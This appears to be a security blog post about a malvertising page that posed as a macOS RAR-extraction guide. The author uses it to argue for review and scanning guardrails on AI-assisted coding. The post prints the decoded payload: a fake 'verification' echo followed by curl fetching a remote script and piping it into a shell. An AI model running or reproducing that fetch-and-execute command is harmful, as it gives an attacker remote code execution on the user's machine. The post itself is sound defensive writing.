Vibe coding is here — so let's build the guardrails
A harmless attempt to uncompress a file on macOS, and why AI-assisted coding now needs real guardrails.

I was doing something harmless: trying to quickly uncompress a .rar file on macOS. I googled for a simple bash approach (fun fact: I didn’t find a clean one I liked).
Then I saw a sponsored result that looked oddly legitimate, pointing to a well-known AI brand’s domain. That alone felt off: why would an AI site be advertising RAR tooling?

The page looked like a “knowledge base” article telling me to run a Terminal command. And right there was the giveaway: a big base64 blob. Anyone who’s spent time in security knows what comes next…

Decode it and it becomes the classic pattern:
- friendly message like “verification…”
- curl pulling a remote script
- piping it straight into a shell
In other words: remote code execution disguised as “helpful instructions.”
echo 'Verification please wait...' && curl -vvvvvvvvv http://testtttttt.com/curl/04245639b3c0cc0998f5bb87b1c60c5f2f | zshhhThat’s a pattern every engineer should recognize: encoded payload → decode → fetch remote script → execute. (And yes, I’m intentionally redacting the URL and full command so nobody runs it by accident.)
This isn’t just “malware on the internet.” It’s a preview of the next problem: as more of us use AI to generate code quickly, we’re going to see more “looks legit” instructions — ads, snippets, generated answers — that are directionally correct but operationally unsafe.
And to be clear: vibe coding isn’t the enemy. It’s becoming part of engineering like Stack Overflow was, like package managers are, like copy/paste snippets always have been. The question is: how do we adopt it responsibly?
The guardrails I think every team needs (especially with AI-assisted coding)
- Treat AI output as untrusted input until validated
- Require PR reviews + security review for anything that touches auth, data access, infra, CI/CD
- Add automated checks: SAST, dependency scanning, secret scanning, SBOMs
- Make “explain what this does” a norm: if you can’t explain it, don’t merge it
This is exactly what secure SDLC guidance has been telling us for years — we’re just entering a world where the volume and speed of generated code makes those practices non-negotiable. (NIST SSDF is a solid baseline if you want something concrete to align to.)
Also worth remembering: malvertising is real — attackers buy ad placements in search results precisely because people trust top links.
Vibe coding will absolutely help teams move faster. But speed without guardrails becomes an incident.